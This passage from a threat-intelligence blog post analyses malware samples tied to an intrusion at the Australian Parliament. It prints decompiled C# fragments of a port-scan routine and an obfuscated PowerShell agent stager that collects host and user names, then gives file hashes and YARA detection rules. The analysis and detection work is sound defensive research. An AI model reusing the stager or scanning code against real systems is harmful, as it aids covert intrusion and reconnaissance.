    IAsyncResult asyncResult = tcpClient.BeginConnect(ip, port, null, null);
    asyncResult.AsyncWaitHandle.WaitOne(TimeSpan.FromSeconds((double)timeout));
    if (tcpClient.Connected)
    {
        tcpClient.Close();
        return true;
    }
    tcpClient.Close();
    return false;
}

```

Figure 16: Usage of *TcpClient* C# class to perform scan.

The “ReconCommonFuncs” class, instead, provides some utility functions, such as “Append” or “GZipAndBase64”, which are self-explanatory.

Figure 17: Functions belonging to *ReconCommonFuncs* class.



## The Powershell Agent

<b>Hash</b>	Sha256: 1087a214ebe61ded9f61de81999868f399a1105188467e4e44182c02ee264a19
<b>Threat</b>	generic
<b>De-scription</b>	OfficeCommu DLL
<b>Ssdeep</b>	3072:JbMNa4pc+32UhnsZFM7iCHF6aZ4oFISAsBycrxAqSPWy3it5r2py2jYN/IroVbpm:Jb-Wa4xmZcl9fFISBtuZWQ6qp8DrhFJ

Table 5: key information about the sample

The last sample analyzed by Yoroi ZLab – Cybaze is called “OfficeCommu.dll”, probably with the intent of being confused with the legit Office Communication module available on most Windows machines.

Also this sample is a sort of utility, probably used in the post-exploitation phase, with the purpose of creating a “PowershellAgent”, a stager component of the implant able to parse and execute Powershell commands.

```

namespace OfficeCommu
{
    // Token: 0x02000026 RID: 38
    public class PowershellAgent
    {
        // Token: 0x060000C0 RID: 192 RVA: 0x00038F9C File Offset: 0x0003719C
        public void Client()
        {
            this.agent.token.RedirectURI = <Module>.smethod_8<string>(2289582074u);
            this.agent.token.Scope = <Module>.smethod_6<string>(3369038142u);
            while (true)
            {
                IL_C1:
                uint arg_A5_0 = 2671495530u;
                while (true)
                {
                    uint num;
                    switch ((num = (arg_A5_0 ^ 2325194627u)) % 4u)
                    {
                        case 0u:
                            goto IL_C1;
                        case 1u:
                            this.agent.DeviceName = string.Format(<Module>.smethod_9<string>(3914033321u), Environment.MachineName,
                                Environment.UserName, Environment.UserDomainName);
                            arg_A5_0 = (num * 2631296650u ^ 3788415534u);
                            continue;
                        case 3u:
                            this.agent.Received += new AgentReceived(this._gA);
                            this.agent.Run();
                            arg_A5_0 = (num * 3249264063u ^ 3148365920u);
                            continue;
                    }
                }
                return;
            }
        }
    }
}

```

Figure 18: PowershellAgent's main function.

## Conclusion

The analyzed samples show the attackers choose a multi-modular approach for the development of their cyber-arsenal, realizing a complex implant leveraging an ecosystem of libraries providing proper functionalities to conduct advanced, and offensive, cyber operations.

Despite these functions and libraries does not appear to contain any zero-day exploit or techniques, the detection of these modules within a high value perimeter such as the Australian Parliament provides important indication on cyber arsenal development strategies of this threat actor, revealing the abuse and the customization of open-source PenTest tools and proof of concept is one of the preferred way the attackers used to build their arsenal, possibly due to the lower the “time-to-market” and resources required to write it, without impacting its effectiveness and dangerousness.

Showing also, how these supposedly “known” techniques and tools can be easily repackaged in evasive and silent implants, capable to bypass the traditional kinds of security boundaries.

## Indicator of Compromise

### Hashes

```

1c113dce265e4d744245a7c55dadcd80199ae972a9e0ecbd0c5ced57067cf755b
08a85f5fe8714b4842180c12c4d192bd186500af01ee39825f6d5100a2019ebc
a95c9fe29a8ae0f618536fdf4874ede5412281e8dfb380bf1370a8d8794f787a
b63ae455f3deaca297b616dd3356063112cfda6e6c5434c407781461ae69361f
1087a214ebe61ded9f61de81999868f399a1105188467e4e44182c02ee264a19

```

### Yara Rules



```
import "pe"
rule LazyCat_22_02_2019{

    meta:
    description = "Yara Rule for LazyCat"
    author = "Cybaze Zlab_Yoroi"
    last_updated = "2019_02_22"
    tlp = "white"
    category = "informational"

    strings:
        $a = "LazyCat"
        $b = {48 74 74 70 53 65 72 76 65 72 4C 6F}
        $c = {0A 58 73 9E 00 00 0A 2A 0F 00 28 B0}
        $d = {80 A1 4E CD 13 56 80 9F}

    condition:
        pe.number_of_sections == 3 and pe.machine == pe.MACHINE_I386 and
(($b and $c and $d) or ($a))
}
```

```
import "pe"
rule Powerkatz_22_02_2019{

    meta:
    description = "Yara Rule for Powerkatz"
    author = "Cybaze Zlab_Yoroi"
    last_updated = "2019_02_22"
    tlp = "white"
    category = "informational"

    strings:
        $a1 = {C7 E8 3F}
        $b1 = {7C 43 3D}
        $a2 = {A4 58 24 8A 3A 36 8D 4B 89 15 15 33 CE 1D 1D F2}
        $b2 = {A9 B5 2D 2A 00 47 AC 44 97 7A F5 D0 04 09 75 13}

    condition:
        pe.number_of_sections == 3 and pe.machine == pe.MACHINE_I386 and
(($a1 or $b1) and ($a2 or $b2))
}
```

```
import "pe"
rule Office_Commu_22_02_2019{

    meta:
    description = "Yara Rule for Office_Commu"
    author = "Cybaze Zlab_Yoroi"
    last_updated = "2019_02_22"
    tlp = "white"
    category = "informational"

    strings:
        $a = {61 E0 4B A1 1D C6 2F A7}
        $b = {8F D2 A9 E3 70 5A B4 D9 92 1D BA}
        $c = "Kill"
        $d = {DB 71 F5 4C B0 29 27 20 B8}
        $e = "get_IsAlive"

    condition:
        pe.number_of_sections == 3 and all of them
```

```
}

import "pe"
rule eba_sample_22_02_2019{

    meta:
    description = "Yara Rule for 1eba_sample"
    author = "Cybaze Zlab_Yoroi"
    last_updated = "2019_02_22"
    tlp = "white"
    category = "informational"

    strings:
        $a = {4A 02 73 29 00 00 0A 7D}
        $b = {F8 01 7A 00 1B 00 54 28}
        $c = "portScan"
        $d = {C9 45 99 B9 AA AD C7 46}
        $e = "parseHost"

    condition:
        pe.number_of_sections == 3 and all of them
}
```

*This blog post was authored by Davide Testa, Antonio Farina and Luca Mella of Cybaze-Yoroi Z-LAB*